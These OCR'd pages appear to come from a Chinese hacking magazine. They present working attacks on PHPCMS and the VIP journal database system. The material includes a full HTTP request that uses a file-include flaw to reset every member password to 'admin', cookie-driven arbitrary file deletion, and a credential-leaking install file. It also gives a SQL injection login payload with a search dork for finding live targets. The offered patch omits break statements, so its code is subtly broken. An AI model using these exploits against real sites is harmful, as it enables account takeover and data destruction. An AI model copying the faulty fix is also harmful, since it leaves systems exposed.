



图4　成功删除表



```
POST /phpcms2008sp3_gbk_091230/wap/index.php HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml
+xml, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash,
application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint,
*/*
Referer: bykid
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilbykidla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; MAXTHON 2.0)
Host: localhost:82
Content-Length: 160
Connection: Keep-Alive
Cache-Control: no-cache

action=../../include/fields/box/field_add&tablename=phpcms_member_cache&field=
password&fieldtype=char&maxlength=32&defaultvalue=21232f297a57a5a743894a0e4a80
1fc3
```

图6 add.txt




图8　查看结果




图9　运行成功




图7　成功




图10　再次查看结果

```
......
$sql = "ALTER TABLE '$tablename' ADD '$field' $fieldtype( $maxlength ) NOT NULL DEFAULT '$defaultvalue'";
$db->query($sql);
?>
field_delete.inc.php
<?php
$sql = "ALTER TABLE '$tablename' DROP '$field' ";
$db->query($sql);
?>
```

接下来说说我的思路，首先是通过“field_delete.inc.php”删掉password字段，然后再通过“field_add.inc.php”添加一个默认值为admin的MD5值的password字段，这样所有记录的password都是admin了（很郁闷吧）。不过最后还是可以把“phpcms_member”重新复制到“phpcms_member_cache”表中的。

实践是检验真理的唯一标准，我们来操作一下。实践用的是“phpcms2008sp3_gbk_091230”，但打过“phpcms2008_patch_gbk_100125”补丁，要用到的文件如图1。

首先运行“drop_cache_password.bat”删掉password字段，相关文件为“drop_cache_password.bat”（如图2）和“drop.txt”（如图3）。

“drop.txt”提交了变量action（包含的文件）、tablename（表的名称）、field（字段），执行之后如图4，表明成功删除表。

接下来运行“add_cache_password.bat”，相关文件为“add_cache_password.bat”（如图5）和“add.txt”（如图6）。

“add.txt”增加提交了变量fieldtype（字段的类型）、maxlength（类型的最大长度）、defaultvalue（默认值），执行之后如图7，表明成功。

现在看看表“phpcms_member_cache”有没有被改掉，如图8。

最后上传“recoverCache.php”到phpcms的根目录恢复“phpcms_member_cache”表，如图9，运行成功。

再看看“phpcms_member_cache”表，如图10。

下面来看看漏洞的修补。最简单的修补方法是也用switch($action)语句，毕竟wap下要包含的文件就四个。修改后的代码如下（*PS：代码没有测试，短短几个语句我觉得是没问题的*）：

```
<?php
include '../include/common.inc.php';
include './include/global.func.php';
$lang = include './include/lang.inc.php';
if(preg_match('/(mozilla|m3gate|winwap|openwave)/i', $_SERVER['HTTP_USER_AGENT']))
{
    header('location:../');
}
wmlHeader($PHPCMS['sitename']);

$action = isset($action) && !empty($action) ? $action : 'index';
switch($action) //修改后代码——开始
{
    case 'index':
            include './include/index.inc.php';
    case 'list':
            include './include/list.inc.php';
    case 'show_info':
            include './include/show_info.inc.php';
    case 'show_news':
            include './include/show_news.inc.php';
}//修改后代码——结束
$html = CHARSET != 'utf-8' ? iconv(CHARSET, 'utf-8', $html) : $html;
echo str_replace('<br/>', "<br/>\n", $html);
wmlFooter();
?>
```

最后，大家要是有兴趣可以找更加完美的利用方法。我只是想证明这个漏洞的严重性，所以就不去继续找更好的方法了。

编辑点评： PHPCMS 整站系统 0day 漏洞因为存在逻辑不严谨，使得我们可以利用成功。虽然利用的过程繁琐了一点，但是被证明是可操作的。

挖掘PHP整站程序漏洞的一些思路和经验

图 Bykid@广东科干

从本文可以学到：

1、挖掘 PHP 整站程序的思路和经验

2、一些小技巧

今天要跟大家分享的是挖掘 PHP 整站程序漏洞的一些思路，这里就拿 phpcms2007 整站（更新日期 20080717）来说吧。

先给大家展示我在 phpcms2007 挖掘到的几个安全漏洞和安全隐患，虽然有的在 phpcms2008 中已经不存在了，但是却可以从中得到一些经验，或许这些漏洞在其它整站程序中也存在哦！然后呢，再引出我是如何快捷的发现它们的，所以重点还在后面，大家要耐心看下去啊。

Bug->1

漏洞出现在安装整站的文件 install.php，关键源代码在 217 行 **"file_put_contents(PHPCMS_ROOT.'/data/uninstall/phpcms/phpcms.php',phpcms_encode(serialize($user),'uninstall'));"** 和 473 行 **"@unlink(PHPCMS_ROOT.'/data/install/phpcms/phpcms.php');"**。

大家可以按照以上这个路径去找找看有没有 install 这个文件夹，答案是没有的，phpcms.php 是在 uninstall\phpcms\ 下面。

这里应该是程序员笔误，他应该是想删除 217 行建立的 phpcms.php，此文件的作用是为了最后的安装操作传递用户填的管理员的账号和密码。账号和密码经过了自写函数 "phpcms_encode" 的加密，但是可还原，同时这些编码没有以 PHP 代码的形式存放，也就是说我们浏览那个文件就可以看到内容，并且通过 "include\auth.func.php" 里面的 "phpcms_decode" 函数来解密查看。

Bug->2

漏洞出现在 corpandresize\ui.php，关键代码如下：

```
$dirnames = dirname($PHP_QUERYSTRING);// 得到 url 问号后面的参数
$tmp = PHPCMS_ROOT.'/'.str_replace($PHPCMS['siteurl'],'',$dirnames).'/';
$tmp_url = str_replace($PHPCMS['siteurl'],'',$dirnames);
if(preg_match("/http:/",$tmp)) //重点：只要提交的是外部站点的地址就会执行花括号的代码
{
include_once PHPCMS_ROOT."/include/upload.class.php";
$tmp = PHPCMS_ROOT.'/'.$PHPCMS['uploaddir'].'/'.date('Ym').'/';
$tmp_url = $PHPCMS['uploaddir'].'/'.date('Ym');
dir_create($uploaddir);
}
```

我们的目的是利用 dir_create($uploaddir)，**$uploaddir** 是未初始化的，这样我们可以 post 这个变量上去。

同样也应该是程序员的笔误，按照正常的逻辑，$uploaddir 这里应该是 $tmp。这样就让我们有机可乘了，嘻嘻……顾名思义，dir_create 就是创建文件夹，这个函数在 "include\global.func.php" 中被定义，值传递进去后没有什么限制，就不贴代码了。

Bug->3

这个是 0day 漏洞，phpcms2008SP3-20100125 版本中还存在，漏洞出现在 "corpandresize\process.php"，关键代码如下：

```
$thumbfile = $_COOKIE['thumbfile'];
if($thumbfile) @unlink(TMP_PATH.'/'.$thumbfile);
```

变量 **$thumbfile** 是从 cookie 中来的，大家可以自由发挥，TMP_PATH 这个常量定义在 "config.inc.php" 里面，其实它也是 cookie 中传来的变量 $tmp，所以 $tmp+$thumbfile 就可以删掉任何你想要删除的文件了。

好啦，到现在大家有没有发现这几个漏洞都是跟文件或文件夹的操作有关呢？想要渗透一个网站拿到 webshell，肯定要上传 webshell 啦，这也就是对文件的操作，自然涉及到 PHP 的文件操作函数。

所以我要告诉大家一条挖掘思路：**利用 dreamweaver 的查找功能以 PHP 的函数作为关键字来查找，然后再追踪那些传进去的变量是否为自己可以控制。**

我收集了一部分 PHP 的文件操作函数如下，可以方便大家作为关键字来挖掘漏洞：

```
chdir(string dir)　改变当前目录
new dir(string dir)　一个类
int opendir(string path)　返回句柄
string readdir(int 句柄)　读取句柄指针当前所指的文件，并返回文件名
void rewinddir(int 句柄)　将目录句柄指针移到顶端，相当于指针指向"."目录
void closedir(int 句柄)　关闭已打开的目录

文件操作函数
int fopen(string filename,string mode)　mode:r,r+,w,w+,a,a+　在 windows 中还有 b
int fclose(int fp)　关闭打开的文件
int popen()　以管道方式打开一个文件
int pclose()
bool flock(int fp,int operation)　operation=1,2,3,4
int fseek(int fp,int offset)　将指定的文件的指针所指的位置在文件流中偏移至offset 字节
int ftell(int fp)　返回文件指针位置
int fcof(int fp)　判断文件指针是否在文件末尾，是则 ture。
int rewind(int fp)　将指针移到文件开头
string fgetc(int fp)　得到文件指针处的字符并返回
array fgetcsv(int fp,int length,string[delimiter])　读取文件指针到行尾的内容，并用 CSV 方式进行分割，delimiter 为分割符，默认为逗号
string fgets(int fp,int length)　取得文件所在行的内容
string fgetss(int fp,int length,string[allowable_tags])　能去掉 html 和 php 标记
array file(string filename,int[use_include_path])　读文件的内容到数组
int readfile(string filename,int[use_include_path])　读取一个文件到标准输出，返回值为从文件中读取的字节数
int fpassthru(int fp)　将当前文件指针所指处到文件末尾的所有数据输出
string fread(int fp,int length)　从文件指针处向后读取 length 长度的数据并返回
int fwrite(int fp,string string,int[length])　写文件
int fputs()　同上
int copy(string 源文件, string 目标文件)
int rename("oldname","newname")
int unlink("filename")
int rmdir("dirname")
int mkdir("pathname",int mode)　mode 为文件的属性，必须为八进制
void cleanstatcache()　清除文件缓存
int set_file_buffer(int fp,int buffer)　设定文件缓存大小
array stat("filename")　取得文件的状态信息
array latat("filename")　取得指定文件或链接的状态信息
int file_exists("filename")　判断文件是否存在
bool is_readable("filename")
bool is_writeable("filename")
bool is_executable("filename")　判断文件是否可执行
int filesize("filename")　返回文件大小
```

至此文章也就告一段落了，最后要跟大家分享一个发现，也是分析这个整站的时候发现的，原来 PHP 寻找路径是先解释路径，然后才寻找目标的。

这样子说感觉很空洞，这里举例说明。比如路径 "./dir/file_".$var.".php"，$var 是我们可以控制的，那么传递 $var="/../admin" 把 file_ 作为文件夹处理，这样是可以找到 dir 目录下的 admin.php 的，它不会去找 file_ 到底存不存在。

编辑点评： 作者分享了自己的一些思路和经验，非常值得大家学习，自我学习，多分享！

维普信息资源系统漏洞

图 applychen

从本文可以学到：

维普信息资源系统漏洞分析

维普信息资源系统是重庆维普资讯旗下的一款提供中文期刊检索服务的系统，相信各位如果写过论文，那么一定不会对这款系统陌生，各大高校的电子图书馆、公共电子图书馆、政府机构等，基本上都有这款系统，其应用相当广泛。

然而这款系统的安全性却是令人堪忧……应该是十分堪忧！下面我分析两处给大家看看。在谷歌中搜索 **"维普资讯－中文科技期刊数据库－镜像站 V6.33"**，打开一个站点，在首页登录窗口填入语句 **"1' and user>0--"**，结果报错如图 1。




图1 报错




图2 两个文件

打开index.asp文件，里面包含了两个文件，如图2。

ver.asp是版本及用户信息文件，login.asp就是登录处理页面了，出现问题的关键代码如下：

```
dim sTS
UserNameCuk=Request.Cookies("User")("Name")
UserNameFrm=Request.Form("name")
UserPWDFrm=Request.Form("password")
UserIP=FormatIP(Request("REMOTE_ADDR"))

Call OpenConn
sSql="UPDATE TotalManCount SET TotalCount=TotalCount+1 WHERE TotalManID=0"
CONN.Execute sSql
sSql="select text from CSB where name='downloadprice'"
SET recX=CONN.Execute(sSql,adOpenForwardonly)
```

可以看到，从首页输入表单获取到值后就直接再赋值了，而在入库查询时只是对密码变量进行了简单的替换单引号处理，具体代码如下：

```
strSql="SELECT UB.UserID,UserName,UserTypeID,UserNatureID,UserPassword,Alllist,YWBrowse,IPFlag,EMail,IPAddress1 AS StartIP,IPAddress2 AS EndIP,UB.VisitMax,UE.Visit,UE.PresellMoneyTotal,UE.UseMoneyTotal " _
    & "FROM (UserBasicInfo AS UB INNER JOIN UserExtendInfo AS UE ON UB.UserID=UE.UserID) LEFT JOIN UserIPInfo AS UI ON (UB.UserID=UI.UserID AND " _
    & "UI.DeleteFlag=0) WHERE UserStateID=2 AND UserName='" & UserNameFrm & "' And (UserPassword = '" & Replace(UserPWDFrm,"'","''") & "')"
    END IF
        set recX=CONN.Execute(strSql,adOpenForwardonly)
```

